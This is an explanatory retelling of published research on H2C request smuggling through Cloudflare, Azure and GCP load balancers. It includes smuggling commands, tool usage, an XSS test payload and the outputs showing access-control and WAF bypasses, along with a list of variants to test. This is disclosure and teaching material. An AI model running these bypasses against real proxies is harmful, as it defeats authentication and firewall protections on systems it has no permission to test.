
The image shows a GLB with path based routing rules.
When attempting an HTTP upgrade, however, the load balancer strips all Connection and Http2-Settings headers. Without the HTTP2-Settings header there is no way to upgrade the connection:
# Client

TRAC[0000] performing upgrade request headers="map[Connection:[Upgrade, HTTP2-Settings] Http2-Settings:[AAMAAABkAARAAAAAAAIAAAAA] Upgrade:[h2c]]"
TRAC[0000] establishing tcp conn on: gce-alb-h2.assetnote.dev:80
TRAC[0000] upgrade request complete body="Hello, /, , http: true" headers="map[Content-Length:[23] Content-Type:[text/plain; charset=utf-8] Date:[Thu, 29 Oct 2020 05:01:38 GMT] Via:[1.1 google]]" status=200
TRAC[0000] unexpected status code: 200

# Server

INFO[11036] upgrading request headers="map[Accept-Encoding:[gzip] Cdn-Loop:[google] Connection:[Keep-Alive] Upgrade:[h2c] User-Agent:[Go-http-client/1.1] Via:[1.1 google] X-Cloud-Trace-Context:[[redacted]/13544612580954245206] X-Forwarded-For:[[redacted], [redacted]] X-Forwarded-Proto:[http]]" host=gce-alb-h2.assetnote.dev method=GET url=/
INFO[11036] recieved headers="map[Accept-Encoding:[gzip] Cdn-Loop:[google] Connection:[Keep-Alive] Upgrade:[h2c] User-Agent:[Go-http-client/1.1] Via:[1.1 google] X-Cloud-Trace-Context:[[redacted]/13544612580954245206] X-Forwarded-For:[[redacted], [redacted]] X-Forwarded-Proto:[http]" host=gce-alb-h2.assetnote.dev method=GET path=/
Because of the way GLB handles these connections, GCP was not vulnerable to H2C smuggling.
Other cloud providers
Other cloud providers are vulnerable to this attack, but at the time of publishing disclosure permission had not been given.
Root cause
When a reverse proxy upgrades a connection it often stops handling individual requests, assuming its routing job is done once the connection is established. The proxy often stops handling individual requests once the connection is established, so the rules it applies to requests can be bypassed. The original post notes that many load balancers prevent this by default, but a backend that accepts the non-compliant variant, where HTTP2-Settings is omitted from the Connection header, is enough. Cloudflare modified the Upgrade header to exclude HTTP2-Settings while keeping the other headers, and Azure removed HTTP2-Settings from the Upgrade header but left the rest untouched. GCP stripped all Connection and Http2-Settings headers, and due to the way GLB handles these connections GCP was not vulnerable.
Impact
Where a H2C connection can be established through the proxy, an attacker can bypass the rules the proxy applies to requests: path based routing, authentication such as Cloudflare Access, and WAF processing such as the Azure WAF. On Azure the bypass is described as global, provided the first request is not blocked by the WAF and the H2C connection can be established. The condition is the same everywhere: without a successful H2C connection, all the reverse proxy rules still apply. The researchers also note that across their existing customers over the previous five months they found multiple instances of off-the-shelf configured services that permitted H2C upgrades, potentially bypassing authorization controls placed on interim reverse proxies.
Fix
Cloudflare's final fix strips all headers related to H2C, so the connection is processed normally as expected. Azure acknowledged the issue as a complete WAF bypass and stated a fix timeline of Q1 2021. GCP was not vulnerable because it strips all Connection and Http2-Settings headers. The general lesson stated for developers and users of cloud load balancers is that security measures on only the load balancer can be insufficient when restricting access or securing an application.
Variants to test
- Send a compliant upgrade (
Upgrade: h2c,HTTP2-Settings,Connection: Upgrade, HTTP2-Settings) through a proxy to a backend you control and check whether the backend sees the upgrade headers. - Send the non-compliant variant, with
HTTP2-Settingsomitted from theConnectionheader, against proxies that rewrite theUpgradeheader. - Target a path protected by an authentication layer enforced at the proxy, such as Cloudflare Access.
- Target a path protected by a WAF attached to the load balancer, such as Azure WAF.
- Test other cloud load balancers and CDN providers with routing rules.
What happened, in plain words
Imagine a large office building with a single reception desk on the ground floor. Visitors must stop at reception, show their pass, and the receptionist decides which floor they may visit. That reception desk is a reverse proxy: a server that sits in front of the real application servers (the "backends") and decides what traffic is allowed through. It can block certain paths, check who you are, or inspect what you are carrying.
Now imagine a visitor who asks the receptionist for something unusual: a permanent phone line to the back office, justified as "I need to keep talking to them continuously". The receptionist, following the rules for setting up such a line, connects the call and then stops listening to what is said on it. The visitor can now ask the back office for anything, and the receptionist's rules no longer apply.
That is the essence of H2C smuggling. H2C means "HTTP/2 over cleartext": a way for a browser or tool to ask a server to switch an ordinary, short-lived web connection into a long-lived one that speaks a newer, faster version of the web protocol (HTTP/2) without encryption. The trick is that many reverse proxies, once they have agreed to that switch, stop applying their per-request rules to everything that travels inside the new connection. An attacker can therefore reach parts of the application that the proxy would normally refuse.
This article retells a piece of security research published in March 2021. The researchers read an earlier blog post and tool by Jake Miller about H2C smuggling, discussed it, and then tested how several big cloud providers behaved. They found that some of them could be tricked into letting requests through that should have been blocked. They reported the problems, Cloudflare fixed them, Azure acknowledged the issue with a fix planned for Q1 2021, GCP was found not to be affected, and the researchers published their findings and their own tool.
Below, every technical idea is explained from scratch, and every command and response from the research is shown exactly as it appeared, with a plain-language walkthrough after each one.
Background: what HTTP, proxies and upgrades are
Before the details, a few basics.
- HTTP is the language your browser speaks with websites. You ask for a page (a request), the server answers (a response). Normally each request is independent: the connection opens, the request and response are exchanged, and the connection closes. This is called a transient connection.
- HTTP/2 is a newer version of that language. It is more efficient and can carry many requests at once over a single connection. It is usually used with encryption (HTTPS), but it can also be used without encryption, and that is what "cleartext" means.
- H2C stands for HTTP/2 over cleartext. It is a way to start with an ordinary HTTP/1.1 connection and then upgrade it to HTTP/2 without encryption. The upgrade is requested with special headers (small labelled pieces of information sent with a request).
- A reverse proxy is a server that stands in front of your real application servers. Visitors talk to the proxy; the proxy applies rules (which paths are allowed, who is authenticated, what a firewall inspects) and then forwards allowed requests to the backend. Common examples are Nginx, cloud load balancers, and CDNs.
- A load balancer is a kind of reverse proxy whose main job is to spread incoming traffic across several backend servers. Cloud providers sell these as services.
- A WAF (Web Application Firewall) is a filter that inspects requests for malicious patterns (for example, script code injected into a parameter) and blocks them. It can be attached to a load balancer.
- A CDN (Content Delivery Network) is a network of servers spread around the world that cache and accelerate content. Cloudflare is a well-known CDN that also offers security features.
- A header is a line of metadata in an HTTP request or response, such as
Connection: Upgrade. Headers tell the other side what you want or what you are sending. - A cookie is a small piece of data a website stores in your browser so it can recognise you on later requests. Cookies are often used for sessions (keeping you logged in).
- A bug bounty program is a scheme where a company invites outside researchers to report security problems, often paying a reward and agreeing how and when the details may be published.
- Disclosure is the act of making a vulnerability public. Companies often ask researchers to wait until a fix is in place.
With those terms in mind, here is how the original research described the problem.
The H2C upgrade, step by step
A normal HTTP connection lasts only for the duration of a single request. H2C is different: a normal transient HTTP connection is upgraded to a persistent connection that uses the HTTP/2 binary protocol to communicate continuously, instead of serving one request over plaintext HTTP.
The second part of the smuggling happens because of the reverse proxy. Normally, when HTTP requests arrive at a reverse proxy, the proxy handles the request, processes a series of routing rules, forwards the request to the backend, and returns the response. When a request includes a Connection: Upgrade header, as a websocket connection does, the reverse proxy keeps the persistent connection between client and server open, so the protocol can keep talking continuously. (A websocket is a technology for two-way, always-open communication, used by chat apps and live dashboards.)
For an H2C connection, the standard (the RFC, which is a formal technical specification) requires three headers to be present:
Upgrade: h2c
HTTP2-Settings: AAMAAABkAARAAAAAAAIAAAAA
Connection: Upgrade, HTTP2-Settings
Line by line:
Upgrade: h2csays "I would like to switch this connection to H2C".HTTP2-Settings: AAMAAABkAARAAAAAAAIAAAAAcarries a small encoded value that tells the other side some settings for the HTTP/2 conversation. The exact value is not important for understanding; what matters is that the standard expects this header.Connection: Upgrade, HTTP2-Settingstells the server that both theUpgradeheader and theHTTP2-Settingsheader are part of the connection negotiation. In other words, it lists the headers that are relevant to this upgrade.
Now, when the reverse proxy handles a normal HTTP request, it can apply a series of routing rules. In Nginx, for example, this might mean routing different host headers to different backends, or routing different paths to different backends. It can also include processing such as Nginx's WAF module, ModSecurity.
The diagram shows normal authorization controls on a reverse proxy: requests on the root path are allowed, requests on the /flag path are denied.
So where is the bug? When upgrading a connection, the reverse proxy often stops handling individual requests, assuming that once the connection has been established, its routing job is done. Using H2C smuggling, an attacker can bypass the rules the reverse proxy uses when processing requests, such as path-based routing, authentication, or WAF processing, provided the attacker can establish an H2C connection first.
The second diagram shows the bypass: with H2C smuggling, the /flag route is reachable even though it is not reachable normally. The caveat is exactly that: if the H2C connection cannot be established in the first place, all the reverse proxy rules still apply.
This work followed Jake Miller's blog article and Python tool on H2C smuggling, published about six months earlier. After reading it, the team discussed the vulnerability, its exploitation scenarios and its potential widespread impact, then investigated multiple cloud providers, finding authentication, routing and WAF bypasses. About a month before publication, PortSwigger named H2C smuggling the top web hacking technique in 2020, a ranking the findings below support.
Setting up a test lab
The original post notes that not all servers forward the headers required for a compliant H2C upgrade, so load balancers such as AWS ALB/CLB, Nginx and Apache Traffic Server prevent an H2C connection by default. It also mentions that not all backends were compliant, and that testing could be done with the non-compliant Connection: Upgrade variant, where the HTTP2-Settings value is omitted from the Connection header.
The image shows the original proof-of-concept tool's handling of non-compliant H2C connections.
To test this, the researchers needed two pieces of infrastructure.
First, a server that accepts both compliant and non-compliant H2C upgrade connections. They modified the original demo server written in Golang (also called Go, a programming language often used for network tools). The change was in the net/http/h2c library, which is the part of Go's standard library that handles H2C connections. The condition normally used to decide whether a connection should be upgraded is shown here:
The image shows the net/http/h2c code that handles H2C upgrades for incoming connections.
Instead, they excluded the HTTP2-Settings option and simply looked for an Upgrade: h2c header to decide whether to upgrade:
The image shows their modified H2C upgrade connection handler.
Why do this? Because real-world proxies often rewrite or remove headers. If the test server only accepted perfectly compliant upgrades, it would miss the cases where a proxy strips HTTP2-Settings but still lets the upgrade through. By accepting the non-compliant variant, the researchers could detect more real-world behaviour.
Second, they needed a client to send the requests. The original post had a workable proof-of-concept client, but the researchers wrote a new one from scratch in Golang to support detection of the vulnerability across large-scale attack surfaces (many hosts at once). This meant heavily modifying the Golang net/http library to force multiple requests over a single HTTP connection and to upgrade an HTTP/1.1 https connection to HTTP/2.0. Neither behaviour conforms to any specification, and Golang lacked the convenient HTTP/2 library that Python has in h2, so the net/http code had to be studied directly. They created a custom TCP connection (TCP is the underlying transport that carries web traffic) to communicate, performing the initial handshake and connection upgrade manually. The hardest part was that, according to the HTTP/2 specification for H2C upgrades, the response to the initial upgrade request is immediately queued on the connection for reading, but nothing in net/http lets you read a single HTTP/2 response from a TCP connection. Consequently, many more modifications to the net/http2 transport were required. The changes are published in the assetnote/h2csmuggler repository.
The research goals were set out explicitly:
- Configure a server that upgrades non-compliant and compliant connections to H2C.
- Find a load balancer that can be configured with routing rules or features.
- Establish a connection through the load balancer.
- Attempt to bypass the routing rules or features.
When investigating load balancers, the target was default configurations that lead to vulnerabilities, even though a non-compliant server was used. The rationale: most developers try to configure their load balancer properly, but may not understand the internals of their reverse proxies and internal services, so they may be vulnerable even with a correct load balancer configuration.
Finding it: Cloudflare
Cloudflare offers load balancing in the sense of proxying requests through its network and adding service enhancements on top, such as caching and content acceleration. Among those enhancements is Cloudflare Access, an authentication service enforced by the load balancer, where rules can be configured on paths. In plain terms, Cloudflare Access is a gatekeeper: you can tell it "only allow certain people to reach /admin" and it will check every request to that path.
The image shows a Cloudflare access policy control.
The image shows Cloudflare offering proxied connections.
In initial testing, Cloudflare was observed modifying the Upgrade header to exclude HTTP2-Settings while keeping the other headers:
INFO[866915] recieved headers="map[Accept-Encoding:[gzip] Cdn-Loop:[cloudflare] Cf-Connecting-Ip:[[redacted]] Cf-Ray:[5eebda014e4716ad-SYD] Cf-Request-Id:[[redacted]] Cf-Visitor:[{\"scheme\":\"http\"}] Connection:[Upgrade] Http2-Settings:[AAMAAABkAARAAAAAAAIAAAAA] Upgrade:[h2c] Cf-Ipcountry:[AU] User-Agent:[Go-http-client/1.1] X-Forwarded-For:[[redacted]] X-Forwarded-Proto:[http]]" host=jump-h2c-host.assetnote.dev method=GET path=/
This is a log line from the test server. It shows the headers that actually arrived at the backend after passing through Cloudflare. Reading it:
Connection:[Upgrade]andUpgrade:[h2c]are still present, so the upgrade request survived.Http2-Settings:[AAMAAABkAARAAAAAAAIAAAAA]is still present as a header, but note that theConnectionheader no longer listsHTTP2-Settings. That is the non-compliant shape: the settings header is there, but theConnectionheader does not mention it.- The
Cf-*headers are added by Cloudflare (for exampleCf-Rayis a request identifier,Cf-Ipcountryis the visitor's country). X-Forwarded-ForandX-Forwarded-Protoare headers proxies add to tell the backend where the request really came from.
That suggested the Cloudflare Access rules could be bypassed, because the backend would still see enough to perform the upgrade.
Exploitation against Cloudflare
Step 1: confirm the rule blocks the path normally
A plain request to /flag is refused:
$ curl https://jump-h2c-host.assetnote.dev/flag -I

HTTP/2 403
date: Thu, 10 Sep 2020 10:35:13 GMT
content-type: text/html
set-cookie: __cfduid=[redacted]; expires=Sat, 10-Oct-20 10:35:13 GMT; path=/; domain=.assetnote.dev; HttpOnly; SameSite=Lax; Secure
cf-request-id: [redacted]
expect-ct: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
server: cloudflare
cf-ray: 5d0880446dd9fd32-SYD
Line by line:
curlis a command-line tool for making web requests. The-Iflag asks for only the response headers, not the body.HTTP/2 403is the status line: the server answered using HTTP/2 with status code 403, which means "Forbidden". So the access rule is in force on the normal path.date,content-typeare ordinary response headers.set-cookie: __cfduid=...is Cloudflare setting a cookie in the browser. Cookies are small pieces of data stored by the browser; this one is a Cloudflare tracking/identification cookie. The attributesHttpOnly,SameSite=Lax,Secureare security settings for the cookie.cf-request-id,cf-ray,server: cloudflareidentify Cloudflare as the responder.expect-ctis a security header related to certificate transparency.
This step matters because you must first prove the door is locked before showing you can open it another way.
Step 2: smuggle the request over an H2C connection
The original Python tool is pointed at the host and the protected path:
$ h2csmuggler.py -x https://jump-h2c-host.assetnote.dev https://jump-h2c-host.assetnote.dev/flag

[INFO] h2c stream established successfully.
:status: 200
content-type: text/plain; charset=utf-8
content-length: 20
date: Thu, 10 Sep 2020 10:33:51 GMT
Hello, /, http: true

[INFO] Requesting - /flag
:status: 200
content-type: text/plain; charset=utf-8
content-length: 17
date: Thu, 10 Sep 2020 10:33:51 GMT

You got the flag!
Line by line:
h2csmuggler.pyis the original Python tool.-xtells it the URL through which to establish the H2C connection (the proxy), and the second URL is the request to send inside that connection.[INFO] h2c stream established successfully.means the upgrade worked: a persistent H2C stream is now open through Cloudflare to the backend.- The first response block (
:status: 200,Hello, /, http: true) is the answer to the initial upgrade request. The backend confirms it is speaking HTTP/2 (http: true). [INFO] Requesting - /flagmeans the tool now sends the protected path inside the already-open stream.- The second response block shows
:status: 200andYou got the flag!. The backend answered successfully, so the Cloudflare Access rule was bypassed.
The upgrade went through and the request for /flag inside the stream reached the backend, so the Cloudflare Access rule was bypassed.
Step 3: Cloudflare outcome
Reporting to Cloudflare's public bug bounty program was a pleasant experience: responsive and receptive to the research. Across multiple iterations of fixes they had to balance customer expectations around servicing H2C connections, and kept the researchers in the loop despite those challenges. The final fix strips all headers related to H2C, so the connection is processed normally as expected:
INFO[866915] recieved headers="map[Accept-Encoding:[gzip] Cdn-Loop:[cloudflare] Cf-Connecting-Ip:[[redacted]] Cf-Ipcountry:[AU] Cf-Ray:[5e9a63bc8f2cd695-SYD] Cf-Request-Id:[[redacted]] Cf-Visitor:[{\"scheme\":\"http\"}] Connection:[Keep-Alive] User-Agent:[Go-http-client/1.1] X-Forwarded-For:[[redacted]] X-Forwarded-Proto:[http]]" host=jump-h2c-host.assetnote.dev method=GET path=/
Compare this log with the earlier one. The Upgrade and Http2-Settings headers are gone entirely, and Connection is now Keep-Alive instead of Upgrade. Without the upgrade headers, the backend cannot switch to H2C, so the request is handled as an ordinary one and the proxy's rules apply again.
Exploitation against Azure
Azure is described as the most interesting case for impact, because Azure Application Gateways can have the Azure WAF attached to the gateway, so the bypass is not limited to routing rules. In other words, the same trick could get past a web application firewall, not just past path restrictions.
The gateway removes HTTP2-Settings from the Upgrade header but leaves the rest untouched:
INFO*[7632]* upgrading request headers="map[Accept:[*/*] Accept-Encoding:[gzip] Connection:[upgrade] Http2-Settings:[AAMAAABkAARAAAAAAAIAAAAA] Upgrade:[h2c] User-Agent:[Go-http-client/1.1] X-Forwarded-For:[[redacted]:44302] X-Forwarded-Port:[80] X-Forwarded-Proto:[http] X-Original-Host:[[redacted]] X-Original-Url:[/]]" host=[redacted] method=GET url=/
INFO*[7632]* recieved headers="map[Accept:[*/*] Accept-Encoding:[gzip] User-Agent:[Go-http-client/1.1] X-Forwarded-For:[[redacted]:44302] X-Forwarded-Port:[80] X-Forwarded-Proto:[http] X-Original-Host:[[redacted]] X-Original-Url:[/]]" host=[redacted] method=GET path=/
Line by line:
- The first line is the server logging the request as it arrives for upgrade. It still contains
Connection:[upgrade],Http2-Settings:[AAMAAABkAARAAAAAAAIAAAAA]andUpgrade:[h2c]. - The second line is the server logging the headers it actually received after the gateway processed them. Notice that
Connection,Http2-SettingsandUpgradeare no longer listed. The gateway removedHTTP2-Settingsfrom theUpgradeheader but left the rest untouched.
With that, routing rules can be bypassed. A normal request to /flag is redirected:
sean at pop-os in ~/tools/web/h2csmuggler (master●)
$ curl [redacted]/flag -I
HTTP/1.1 301 Moved Permanently
Server: Microsoft-Azure-Application-Gateway/v2
Date: Fri, 25 Sep 2020 07:20:47 GMT
Content-Type: text/html
Content-Length: 195
Connection: keep-alive
Location: http:*//example.com/flag*
Line by line:
- The first line is the shell prompt, showing the researcher's machine and directory. It is not part of the request.
curl [redacted]/flag -Iasks for the headers of/flagon that address.HTTP/1.1 301 Moved Permanentlymeans the gateway is redirecting the request elsewhere.Server: Microsoft-Azure-Application-Gateway/v2identifies the gateway.Location: http:*//example.com/flag*is where the redirect points.
So normally, /flag is not served directly; it is redirected away.
The Golang tool then smuggles the same path:
$ go run ./cmd/h2csmuggler smuggle http://[redacted] 'http://[redacted]/flag' -H 'Accept: */*' -v -P
DEBU[0000] Log level set to: debug
[H2C Smuggling detected on http://[redacted]/flag]
[Smuggled response]
HTTP/2.0 200 OK
Content-Length: 17
Content-Type: text/plain; charset=utf-8
Date: Thu, 29 Oct 2020 07:34:56 GMT
You got the flag!
Line by line:
go run ./cmd/h2csmugglerruns the researchers' Go tool from source.smuggleis the subcommand that performs the attack.- The first URL is the proxy address; the second is the request to send inside the smuggled connection.
-H 'Accept: */*'adds anAcceptheader saying the client accepts any content type.-venables verbose output,-Pis another option used by the tool.DEBU[0000] Log level set to: debugis a debug log line.[H2C Smuggling detected on http://[redacted]/flag]means the tool found that the upgrade worked.[Smuggled response]introduces the response received inside the smuggled stream.HTTP/2.0 200 OKandYou got the flag!show the backend answered successfully, bypassing the redirect.
Azure WAF bypass
More importantly, with the Azure WAF configured this gives a global WAF bypass, provided the first request is not blocked by the WAF and an H2C connection can be established. A request carrying a script payload is blocked normally:
sean at pop-os in ~/tools/web/h2csmuggler (master●●)
$ curl "[redacted]/?param=<script>alert(1)</script>"
<html>
<head><title>403 Forbidden</title></head>
<body>
<center><h1>403 Forbidden</h1></center>
<hr><center>Microsoft-Azure-Application-Gateway/v2</center>
</body>
</html>
Line by line:
- The prompt line is again just the shell.
curl "[redacted]/?param=<script>alert(1)</script>"sends a request with a query parameterparamcontaining a small script. This is a classic test payload for cross-site scripting (XSS), a type of attack where script code is injected into a page.- The response is an HTML page with
403 Forbidden, produced by the Azure Application Gateway. The WAF blocked the payload.
The same payload smuggled over H2C reaches the backend:
sean at pop-os in ~/tools/web/h2csmuggler (master●●)
$ go run ./cmd/h2csmuggler smuggle http://[redacted] 'http://[redacted]/?param=<script>alert(1)</script>' -H 'Accept: */*' -v -P
DEBU[0000] Log level set to: debug
[H2C Smuggling detected on http://[redacted]/?param=<script>alert(1)</script>]
[Smuggled response]
HTTP/2.0 200 OK
Content-Length: 54
Content-Type: text/plain; charset=utf-8
Date: Thu, 29 Oct 2020 07:35:32 GMT
Hello, /, param=<script>alert(1)</script>, http: true
Line by line:
- The tool is run with the same
smugglesubcommand, this time sending the payload URL inside the H2C stream. [H2C Smuggling detected ...]confirms the upgrade worked.- The response is
HTTP/2.0 200 OKand the body echoes the parameter:Hello, /, param=<script>alert(1)</script>, http: true. The WAF did not see or block the payload because it travelled inside the upgraded connection.
Reporting to Azure was again painless and smooth. As with other cloud providers, fixes had to be well communicated and tested to ensure minimal customer impact. Azure acknowledged the vulnerability as a complete WAF bypass and stated the fix timeline was Q1 2021, so disclosure was delayed until the fix was implemented.
Google Cloud Platform
Google Load Balancer allows basic routing rules to be configured on the load balancer.
The image shows a GLB with path-based routing rules.
When attempting an HTTP upgrade, however, the load balancer strips all Connection and Http2-Settings headers. Without the HTTP2-Settings header there is no way to upgrade the connection:
# Client

TRAC[0000] performing upgrade request headers="map[Connection:[Upgrade, HTTP2-Settings] Http2-Settings:[AAMAAABkAARAAAAAAAIAAAAA] Upgrade:[h2c]]"
TRAC[0000] establishing tcp conn on: gce-alb-h2.assetnote.dev:80
TRAC[0000] upgrade request complete body="Hello, /, , http: true" headers="map[Content-Length:[23] Content-Type:[text/plain; charset=utf-8] Date:[Thu, 29 Oct 2020 05:01:38 GMT] Via:[1.1 google]]" status=200
TRAC[0000] unexpected status code: 200

# Server

INFO[11036] upgrading request headers="map[Accept-Encoding:[gzip] Cdn-Loop:[google] Connection:[Keep-Alive] Upgrade:[h2c] User-Agent:[Go-http-client/1.1] Via:[1.1 google] X-Cloud-Trace-Context:[[redacted]/13544612580954245206] X-Forwarded-For:[[redacted], [redacted]] X-Forwarded-Proto:[http]]" host=gce-alb-h2.assetnote.dev method=GET url=/
INFO[11036] recieved headers="map[Accept-Encoding:[gzip] Cdn-Loop:[google] Connection:[Keep-Alive] Upgrade:[h2c] User-Agent:[Go-http-client/1.1] Via:[1.1 google] X-Cloud-Trace-Context:[[redacted]/13544612580954245206] X-Forwarded-For:[[redacted], [redacted]] X-Forwarded-Proto:[http]" host=gce-alb-h2.assetnote.dev method=GET path=/
Line by line:
# Clientmarks the client-side log.TRAC[0000] performing upgrade request headers=...shows the client sending the upgrade request withConnection:[Upgrade, HTTP2-Settings],Http2-Settings:[AAMAAABkAARAAAAAAAIAAAAA]andUpgrade:[h2c].TRAC[0000] establishing tcp conn on: gce-alb-h2.assetnote.dev:80shows the client opening a TCP connection to the load balancer on port 80.TRAC[0000] upgrade request complete body="Hello, /, , http: true" ... status=200shows the response. The body sayshttp: true, meaning the backend thinks it is speaking HTTP/2.TRAC[0000] unexpected status code: 200is the client noting that the status was not what it expected for a failed upgrade.# Servermarks the server-side log.INFO[11036] upgrading request headers=...shows the headers the server saw when the upgrade request arrived. NoticeConnection:[Keep-Alive]andUpgrade:[h2c], but noHttp2-Settings.INFO[11036] recieved headers=...shows the headers after processing. Again, noHttp2-Settings.
